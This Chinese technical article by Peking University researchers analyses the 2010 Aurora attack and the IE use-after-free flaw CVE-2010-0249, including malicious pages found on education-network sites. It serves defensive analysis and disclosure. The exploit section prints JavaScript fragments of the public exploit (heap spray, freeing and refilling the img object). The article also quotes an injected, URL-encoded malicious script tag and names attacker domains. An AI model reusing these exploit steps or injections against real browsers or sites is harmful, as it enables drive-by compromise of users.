微软“极光”漏洞殃及谷歌和中国网民

文/诸葛建伟 宋程昱 陈志杰　作者单位（北京大学计算机所信息安全工程研究中心）

2010 年新年伊始，中国互联网安全领域事件频出，或许注定了这个新十年中国和平崛起之路又将面对艰难险阻和坎坷历程。先是 1 月 12 日百度由于 baidu.com 域名在美国域名注册商处被非法劫持篡改，导致百度首页“被黑”致使大量中国网民不能正常访问。一波未平、一波又起，第二天 Google 官方发布博客声称遭受源自中国的攻击，并不愿再对搜索结果进行过滤，将可能关闭 Google.cn 和谷歌中国，之后 McAfee 发布攻击调查结果，揭示出 Google 等公司遭受的是行动代号为“Aurora”的攻击事件（中文译“极光”或“欧若拉”，以攻击程序中包含的特殊路径命名），但并未证实攻击来源。该事件后美国就黑客攻击和互联网信息自由对中国进行指责，引起了广泛的社会关注。

笔者无意陷入非技术层面的纷争，只是尝试从技术角度对极光攻击事件过程、利用漏洞的攻击机制，以及我们所监测到的相关网页挂马案例进行分析，期望让关注该事件的技术人员能够对涉及的 IE 安全漏洞及其渗透利用过程有更加深入的了解，并加强安全意识，更好地应对新时期的互联网安全威胁。

极光攻击事件回顾

1 月 13 日据 Google 官方博客称，从 2009 年 12 月中旬开始，Google 和至少 20 家其他大型公司遭受了高度精密和计划性的网络攻击，攻击导致 Google 公司的知识产权遭到窃取。之后 Adobe、Juniper 等公司也声明遭受了此次攻击。1 月 14 日 McAfee 公司 CTO、《黑客大曝光》作者 George Kurtz 发布博客文章，将该次网络攻击事件命名为“极光”，并揭示出攻击利用了一个微软 IE 浏览器中存在的未公开安全漏洞，在此之前 McAfee 已经该安全漏洞信息通报给微软。微软立即发布了一个安全公告(979352)，提示用户 IE 中存在严重的远程代码执行安全漏洞，并表示将与 MAPP 计划安全合作伙伴、MSRA 微软安全响应联盟合作提供广泛保护措施。

然而 1 月 15 日 McAfee 提交给微软的 Aurora IE 漏洞渗透攻击代码被公布于某安全研究机构，在数小时之内著名的开源渗透攻击框架 Metasploit 工具随即集成了该攻击代码。渗透攻击代码的“意外”公布披露导致了包括广大中国网民在内的微软 IE 用户处于“Aurora 零日攻击”威胁中。此外，一些国外公司如法国的 VUPEN、美国的 CORE Security 随即开始兜售针对该安全漏洞的渗透攻击代码（或在产品包中提供渗透代码升级服务），甚至具备能够绕过 DEP 数据执行保护机制的额外能力。

虽然该安全漏洞存在于 IE 各个版本内，但对缺乏 DEP 数据执行保护机制的 IE 6 和 Windows XP 系统则更为致命。根据网络调研机构 NetAPP 的统计，IE 6 仍是世界上使用最广泛的浏览器产品，占全部市场份额的 21%。但在美国，只有 10%不到的用户还在使用 IE 6，这一数字在中国则高达 50%，因此中国用户遭受 Aurora 攻击的风险系数是美国用户的五倍。此外，安全公司赛门铁克发出警告称：“针对谷歌的攻击已经过去，但是我们将会继续看到黑客利用 IE 的安全漏洞来进行攻击”。安全技术人员已经拦截到针对 IE 数个漏洞的恶意攻击程序，值得一提的是，受攻击对象中有 62%是中文网站，而受攻击的美国网站仅占 27%。据国内多家安全公司监测，针对 Aurora IE 漏洞的网页挂马攻击在国内最早出现在 17 日晚，至 20 日被挂马攻击的网站数已达上万个，对尚未有微软正式补丁保护的互联网用户造成了严重威胁。关于极光攻击事件的来源还在进一步调查之中，但无论如何，攻击威胁的最大受害者毫无疑问应该是中国互联网网民。

北京时间 1 月 22 日凌晨，在安全漏洞公开披露之后的一周左右补丁空窗期之后，微软

发布了针对 IE 极光漏洞的安全补丁 MS10-002，该补丁同时还修补了其他七个秘密报告的安全漏洞，对 IE 极光漏洞(CVE-2010-0249)的致谢给了以色列安全公司 BugSec 的研究人员 Meron Sellem，而微软也承认去年九月份就已被告知该安全漏洞并确认了其严重级别，但该安全漏洞一直存在于微软安全响应中心的队列中，原先计划于 2010 年 2 月才会被修补。微软安全响应中心队列中到底还有多少未被修补的安全漏洞我们无法得知，这些安全漏洞信息和 POC 概念验证性渗透代码会在多大范围内共享我们也无可得知。

教育网网站被 IE 极光漏洞挂马事件实例解析

IE 极光漏洞和渗透攻击代码披露后，我们随即对安全漏洞机理及渗透利用代码进行了深入分析，并对我们维护的北大网页挂马监测平台进行测试。由于我们的系统采用基于高交互式客户端蜜罐的动态行为结果判定方法检测网页挂马，因此无需任何特征码或漏洞信息，对新出现的“零日”安全漏洞攻击也具有同样的检测能力，对极光渗透代码的测试结果也验证了这一能力。

我们针对教育网部分网站部署的网页挂马监测平台于 18 日首次检测到利用 IE 极光漏洞攻击客户端浏览器的挂马网站，又陆续发现了 37 个站点的 123 个网址包含极光攻击的网页木马，并报告了 CCERT 应急响应组。其中大部分的被挂马网站经过若干中间跳转站点后，都指向了 aac.bij.pl, www.tsqzsb.cn 等少数几个域名，可见大规模挂马行为背后呈现出一定的有组织性和团伙作案的特点。

一个典型 IE 极光漏洞挂马页面的挂马链如下图所示，节点之间的箭头表示的是网页通过内嵌链接的形式（如利用 HTML 语言中的<script>和<iframe>的 src 属性等）嵌入到位于根部的被挂马页面，这样当用户打开被挂马页面时，挂马链中的所有节点对应的页面都会被浏览器解析和渲染，其中包含的极光攻击等网页木马将攻击浏览器中存在的安全漏洞，成功攻击后将向客户端植入 Downloader 和其他恶意木马程序。



图 1　某网页挂马案例追踪提取的挂马链示例

1、**挂马插入点：**被挂马站点指的是正常网站被黑客入侵后，网页中被插入了指向恶意网页木马内嵌链接的站点。经过分析，此例中后续的网页木马就是通过从正常站点中嵌入了“*<script language=javascript src=hxxp://%64%62%6A%2E%78%6F%72%67%2E%70%6C/c.js?google_ad=1020x21_ad>*”来达到挂马的目的。这也是网站管理员需要检查和清除的对象。

2、**极光 IE 零日漏洞相关网页：**图 1 中被“Aurora 0Day 挂马页面”包括的所有页面即 1 月 18 日至 20 日开始大规模出现的攻击极光 IE 漏洞的渗透代码。

极光渗透攻击代码分析

极光渗透攻击利用的 IE 安全漏洞属于 use-after-free 类型，即在内存已经被释放后，仍对其进行使用。通常情况下，这只会导致浏览器崩溃；但如果攻击者精心准备，使用恶意内容替换这个已经被释放的对象空间，则可能导致攻击者准备的恶意代码被远程执行（remote

code execution），进而攻陷浏览该恶意网页的客户端。以下将对照已公开的渗透代码对极光渗透攻击过程进行简要分析。

1. 用 JavaScript 创建一个 COMMENT 元素的数组，把 COMMENT 的 data 设为一个短的字符串，该数组将用于将被释放的对象空间填充恶意跳转地址。

```
var x1=new Array();
for(i=0;i<200;i++){x1[i] = document.createElement("COMMENT"); x1[i].data = "abc";};
```

2. 添加一个 span tag，并在其下添加一个 img tag，设置 img tag 的 onload 事件为攻击准备函数 attack_prepare。当图片下载完成时，attack_prepare 函数被调用，开始准备攻击。

```
<span id="span1"><img src="empty.gif" onload="attack_prepare(event)"></span>
```

3. attack_prepare 攻击准备函数首先进行 heap spray，即通过 Javascript 代码在堆空间中分配并填充由大量无害指令（如%u0c0d: 即 or al,0dh）构成的跳转着陆区和紧随的恶意 shellcode，一般 heap spray 会分配几百兆内存，以确保恶意跳转地址如 0x0c0d0c0d 落入着陆区。再调用存在引用计数问题的 document.createEventObject 方法，以 window.event（最近被处触发的事件，即 onload 事件）为模板事件，创建一个新事件，新事件 event1 会继承模板事件的 srcElement 属性，即 img 元素。之后通过设置 span1 的 innerHTML 为空，将 img tag 从 DOM 树中删除，从而释放 img 元素空间。最后使用间隔一段时间不断调用后续攻击函数 attack 完成攻击。采用这种连续攻击的原因是 img 元素被释放后，原来占用的空间不是立即可用的，要多试几次后才能成功。

```
function attack_prepare(evt){
Heap_spray();
event1 = document.createEventObject(evt);
document.getElementById("span1").innerHTML = "";
window.setInterval(attack, 50);}
```

4. attack 函数首先通过修改 COMMENT 元素数组的方式，尝试在被释放的 img tag 留下的内存空间中填充上到 heap-spray 着陆区的恶意跳转地址。之后尝试读取新建的事件对象的 srcElement 触发攻击。由于此时事件尚未被触发过，因此 srcElement 还是指向从模板事件中继承得到的 img 元素。但由于 img 元素对象空间已经被释放了并被填写为恶意跳转地址，因此会导致漏洞被利用，进而执行攻击者在堆中准备好的恶意 shellcode。

```
function attack(){
p =
"\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c
0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0
c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u
0c0d";
for (i = 0; i < var_x1.length; i ++ ){ x1[i].data = p;}
var t = event1.srcElement;}
```

IE 极光漏洞技术分析

我们在对 IE 极光漏洞进行分析的过程中，通过调试到 EVENTPARAM 结构作为关键字找到并参考了软件安全分析师 Geoff Chappell 的博客文章。IE 极光漏洞的根源在于 IE 浏览器 DOM 实现中的 document.createEventObject 方法，该方法在基于已有事件对象模版（event

object）创建新事件对象的过程中没有正确增加 DOM 对象的引用计数，从而导致新建的事件对象所依赖的 DOM 对象被错误释放（free），当再次试图使用（use）这个依赖的对象时，就会发生错误。

在 IE 中，一个事件对象（event object）是一个实现了 IHTMLEventObj 接口的 COM 对象，在 Trident（MSHTML.DLL）中，这个接口由 CEventObj 类实现。虽然 HTML 事件对象由 CEventObj 实现，但该类并没有把和 HTML 事件对象相关的属性作为自己的属性直接保存在 CEventObj 对象中，而是使用了 EVENTPARAM 对象来保存这些属性。

在事件对象的众多属性中，有一个叫做 srcElement 的属性保存了触发该事件的 HTML 元素（element），与这个属性相关的信息也保存在 EVENTPARAM 中。但 EVENTPARAM 没有直接保存了元素（CElement）对象的指针，而是保存了元素对象在 DOM 中节点（CTreeNode）对象的指针，再由节点对象保存指向元素对象的指针。而当网页中的脚本程序试图读取 srcElement 时，会调用 EVENTPARAM 对象中间接保存的 SecurityContext 方法（虚函数）以获取当前页面的 CDoc 对象。

该漏洞的本质在于，当 document.createEventObject 方法基于一个事件对象模版（可选参数）创建新对象时，会以该对象的 EVENTPARAM 为参数，调用 EVENTPARAM 类的拷贝构造函数创建新事件对象的 EVENTPARAM。拷贝的过程中，会复制 srcElement 的 CTreeNode 对象的指针，却没有添加该 CTreeNode 对象的引用计数。因此，当新建事件基于模板的 srcElement 被从 DOM 中删除时，由于相应的 CTreeNode 对象引用计数没有正确设置，就可能导致该 CTreeNode 对象被错误地释放。若此时新建的事件对象还未被触发，那么它的 EVENTPARAM 中保存的 CTreeNode 对象指针就处于无效状态。一旦试图读取该事件对象的 srcElement 属性，处理函数会通过被释放元素对象的虚函数表来调用 SecurityContext 方法，由于此时被释放的元素对象原来占有的内存空间中可能已不再包含正确的虚函数表地址，而被恶意修改为跳转地址，因此就会被渗透攻击执行远程代码。

而与 IE 极光漏洞非常类似的 use-after-free 类型安全漏洞在之前 IE 浏览器中已经被发现过，如去年年初同样被网页挂马广泛利用的 MS09-002 漏洞，也存在于 MSHTML.DLL 的 DOM 模型实现中，CFunctionPointer 文档对象构造函数没有进行正确的引用计数，当文档对象释放掉后，内存指针没有被释放继续利用，而这个指针被指向恶意构造的堆跳转地址，调用这个指针就会导致被溢出攻击。同样是 IE 浏览器 DOM 模型实现中的 use-after-free 类型安全漏洞，同样是新年第二个漏洞补丁，或许是种巧合，或许也是一种讽刺吧。

北大网页挂马监测平台和挂马监测服务

为了应对教育网中高校网站所面临的网站挂马等严峻安全威胁，北大计算机所信息安全工程研究中心在多年研究成果积累基础上，研发实现了北大网页挂马监测平台，在近期通过与教育网网络安全应急响应组(CCERT)、赛尔网络体检中心的友好合作，对教育网中的网站挂马情况进行检测和态势分析，并为“全国普通高校招生安全检测平台”注册的高校网站用户提供网站挂马定点监测服务。在本次 IE 极光漏洞挂马事件中，北大网页挂马监测平台监测到了 37 个高校网站的 123 个网址被挂接 IE 极光漏洞网页木马，对教育网用户构成直接威胁。我们希望通过多方合作能够提升教育网内高校网站的安全防范、检测和应急响应技术水平，更加积极地应对我们所共同面临的安全威胁。